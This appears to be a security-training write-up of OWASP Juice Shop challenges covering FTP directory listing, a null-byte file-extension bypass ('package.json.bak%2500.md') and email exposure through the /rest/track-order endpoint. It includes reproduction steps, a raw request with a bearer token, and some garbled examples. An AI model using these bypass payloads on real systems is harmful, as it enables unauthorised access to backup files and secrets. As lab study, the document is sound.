
1. Initial Access:

Navigated to About Us → Clicked "Legal Notice" (<http://localhost:3000/ftp/legal.md>)

Modified URL to list FTP directory: <http://localhost:3000/ftp/>



2. Identify Target File: Discovered restricted file eastere.gg (hidden "Easter Egg" challenge file)




### 3. Bypass Extension Filter:

Direct access blocked: <http://localhost:3000/ftp/eastere.gg> → Error: "Only .md and .pdf files allowed" Injected null byte:



**Result:** Successfully retrieved eastere.gg contents



## 8) Sensitive data exposure – file download endpoint

**Severity :** High

### Description:

Null Byte Injection is a technique that exploits how some backend systems handle null characters (%00) to bypass input validation — often tricking the server into treating part of a file name or input as complete while ignoring the rest. This is commonly used to bypass file extension filters or access restricted files.


### Affected Component:

File download endpoint  
`/ftp/:file`


This route checks for allowed file extensions (e.g., .md, .pdf) but may mishandle encoded null bytes in some configurations.

### Steps to Reproduce (in OWASP Juice Shop):

1. Go to:
2. `ftp/package.json.bak%2500.md`



3. The %2500 is double-encoded and gets decoded by the server into %00 (null byte).
4. If the server is vulnerable, it sees the full string as .md, but actually opens `package.json.bak`.



### Impact:

- Bypasses file extension restrictions.
- Allows access to sensitive backup files (e.g., .bak, .old, .config).
- Can lead to exposure of credentials, app secrets, or source code.

## So what is null byte injection?

Null byte injection is a technique where an attacker inserts a special null character (%00) to trick the server into cutting off a string early. It's used to bypass security checks, like file extension filters, by making the server think the file ends before the real extension.

Here's what we do:

We try to trick the server by writing the file name like this:

```
/ftp/package.json.bak%00.md
```

Let's explain it step by step:

- %00 is a **null byte**, and in some systems, it means “the end of the string”.
- So when the server checks the file name, it sees:
- package.json.bak%00.md → Ends with .md? Yes! ✓
- But when the system **opens the file**, it may stop reading at %00, so it actually reads:
- package.json.bak

So the server **thinks it's a .md file**, but really it opens the **.bak file!**

But there was an error when we tried this:

The screenshot shows a browser window with the following details:


- Title Bar:** BadRequestError: Bad Request
- Address Bar:** https://hacksplained-juiceshop-latest.herokuapp.com/ftp/package.json.bak%00.md
- Content Area:**

**OWASP Juice Shop (Express ^4.17.1)**


**400 BadRequestError: Bad Request**

```
at /app/node_modules/serve-index/index.js:120:42
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
at next (/app/node_modules/express/lib/router/index.js:275:10)
at serveIndexMiddleware (/app/server.js:207:3)
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:317:13)
at /app/node_modules/express/lib/router/index.js:284:7
```


Showing bad request so lets try to give it encoded in the url:



And now it works:



# OWASP Juice Shop (Express ^4.17.1)



The screenshot shows a Windows Notepad window titled "package.json.bak%00.md - Notepad". The content of the file is a JSON object representing the project's metadata. It includes fields for name, version, description, homepage, author, and contributors. The contributors listed are Björn Kimminich, Bjoern.Kimminich, bjoern.kimminich, Jannik Hollenbach, Aashish683, greenkeeper[bot], agrawalarpit14, MarcRler, CaptainFreak, Supratik Das, aaryan10, m4ll1c3, J12934, Josh Grossman, Aashish Singh, Timo Pagel, and Scar26.

```
[{"name": "juice-shop", "version": "6.2.0-SNAPSHOT", "description": "An intentionally insecure JavaScript Web Application", "homepage": "http://owasp-juice.shop", "author": "Bj\u00f6rn Kimminich <bjoern.kimminich@owasp.org> (https://www.owasp.org/index.php/User:Bjoern_Kimminich)", "contributors": ["Bj\u00f6rn Kimminich", "Bjoern.Kimminich", "bjoern.kimminich", "Jannik Hollenbach", "Aashish683", "greenkeeper[bot]", "agrawalarpit14", "MarcRler", "CaptainFreak", "Supratik Das", "aaryan10", "m4ll1c3", "J12934", "Josh Grossman", "Aashish Singh", "Timo Pagel", "Scar26"]}
```

## 9) Sensitive data exposure – GDPR Data theft

Severity : High

### - Description

Sensitive Data Exposure occurs when an application fails to adequately protect sensitive information, such as user email addresses. In OWASP Juice Shop, the /rest/track-order endpoint exposes user email addresses in a JSON response by replacing vowels with asterisks (\*), which can be easily reversed to reveal the original email. Additionally, when exporting data via the "Privacy and Security" settings, sensitive user details are exposed. This flawed obfuscation also allows an attacker to register a similar email (e.g., odmin@juice-sh.op for admin@juice-sh.op) and potentially access admin data, completing the "Privacy Policy Inspection" challenge.

### - Affected Component:


Track order endpoint

/rest/track-order

The endpoint exposes obfuscated email addresses in JSON responses, and the "Privacy and Security" data export feature reveals sensitive user details without proper protection.

Steps to Reproduce (in OWASP Juice Shop):

1. Register a new user at <http://localhost:3000/#/register> with an email (e.g., testuser@juice-sh.op) and password (e.g., Pass123!).
2. Log in with the newly created account at <http://localhost:3000/#/login>.
3. Add any product (e.g., "Apple Juice (1000ml)") to the basket.



4. Proceed to checkout and add a delivery address (e.g., "123 Main St, City, Country").

### Add New Address

Country\*  
usa

Name\*  
adaf

Mobile Number\*  
1111111110

ZIP Code\*  
23242

Address\*  
giza

5/8

Max. 160 characters  
City  
cairo

4/160

State

Back Submit

5. Select "One Day Delivery" as the delivery option.

### My Payment Options

Add new card Add a credit or debit card

Name\*  
dsvdvf

Card Number\*  
3243423234234323

Expiry Month\*  
5

Expiry Year\*  
2089

16/16

Submit

Pay using wallet

Wallet Balance 0.00

Pay 1.88

6. Add a new payment card (e.g., card number: 1234 5678 9012 3456, expiry: 12/26, CVV: 123) and select it for payment.


The screenshot shows the 'My Payment Options' page. At the top, there is a summary of a selected card: '\*\*\*\*\*4323', 'dsdfv', and '5/2089'. Below this, there are fields for adding a new card: 'Name\*', 'Card Number\*', 'Expiry Month\*', and 'Expiry Year\*'. To the right of these fields is a 'Submit' button. Further down, there are sections for 'Pay using wallet' (Wallet Balance: 0.00) and 'Other payment options'. At the bottom, there are 'Back' and 'Continue' buttons, with a note: 'You can review this order before it is finalized.'

7. Place the order by clicking "Place Order".

The screenshot shows the 'Place Order' page. It includes a 'Delivery Address' section with the address 'adaf giza, cairo , 23242 usa' and 'Phone Number 1111111110'. A 'Payment Method' section shows a card ending in 4323 and 'Card Holder' dsdfv. The 'Order Summary' table lists items, delivery, promotion, and total price. The basket contains 'Apple Pomace' (1 item, 0.89). A large blue button at the bottom says 'Place your order and pay'. A note below it states: 'You will gain 0 Bonus Points from this order!'

| Order Summary |       |
|---------------|-------|
| Items         | 0.89¤ |
| Delivery      | 0.99¤ |
| Promotion     | 0.00¤ |
| Total Price   | 1.88¤ |


8. Navigate to "Track Order" to view the order details.



9. Intercept the /rest/track-order request using a proxy tool (e.g., Burp Suite) and examine the JSON response, which shows the email with vowels replaced by asterisks (e.g., t\*st\*s\*r@j\*\*c\*-sh.\*p for testuser@juice-sh.op).

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> 1 GET /rest/track-order/52e6-f73d77dff069081b HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua-platform: "Linux" 4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwibGZF0YSl6eyJpZCIGMjMsInVzXJuWl1jiowitziwiZWlhawWiOjJ2dkBtYWlSLmNvbSISInBhc3N3b3JkTjoiNaMOMzg0ODc20DNjYTjioTC3NjMwODYAZGFhYRHMTHLCLCjb2x1ljiowitziVzdgd9tZXiiLCjkZWxleGVub2tlibi6GiisImh3RMb2dpbk1w1joiMC4w.jAuMCIsInBybZpbGVbWnZSi6i9hc3NlJhNvCHivGjL2ltyWdly91cGxVWRzl2RLZmF1bh0uic3ZnIzivdg90cFNY3iLcIC6iisIm1z0WNGaxZlIp0cNvLcJicmVhdGVkOX0i0iYiMDIII7A11TE11D1w0jz0jUxLjU4NArMDA6MDAiLLCJkZhxljdGVkQXQ10m5bGx9LCjpyXQoIjE5NDc2NDA2NDJ9.inKnDjroxxTDGkwPH7rWS56kMC6U7D5x9ERei3x3EjHOKLU2314gvigAn4un4TI0E9UQWHDtlpAvx1zPw2slXnOjhDCLshOUHjuuPNo2rY5zogahdri4AnN0q1w7e4GKyVC_cjxh0IN_cvK_T1rHlvae5ZIPm55JLQdH60dI 5 Accept-Language: en-US,en;q=0.9 6 Accept: application/json, text/plain, */* 7 sec-ch-ua: "Chromium";v="129", "Not=A[Brand";v="8" 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36 9 sec-ch-ua-mobile: ?0 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Dest: empty 13 Referer: http://localhost:3000/ 14 Accept-Encoding: gzip, deflate, br </pre> | <pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 340 9 ETag: W/"154-SYLpMRGMGf63LuhXlyYLt3KX80WU" 10 Vary: Accept-Encoding 11 Date: Thu, 15 May 2025 20:35:32 GMT 12 Connection: keep-alive 13 Keep-Alive: timeout=5 14 { 15   "status": "success",     "data": [       {         "promotionalAmount": "0",         "paymentId": "7",         "addressId": "7",         "orderId": "52e6-f73d77dff069081b",         "delivered": false,         "email": "vv@*#.c*m"       }     ]   } </pre> |


10. Export user data via the "Privacy and Security" settings, revealing sensitive details like the full email, address, and order history.



11. Register a new user with a similar email to the admin's (e.g., `admin@juice-sh.op` for `admin@juice-sh.op`) by mimicking the obfuscation pattern (`*dm*n@j**c*-sh.*p`).

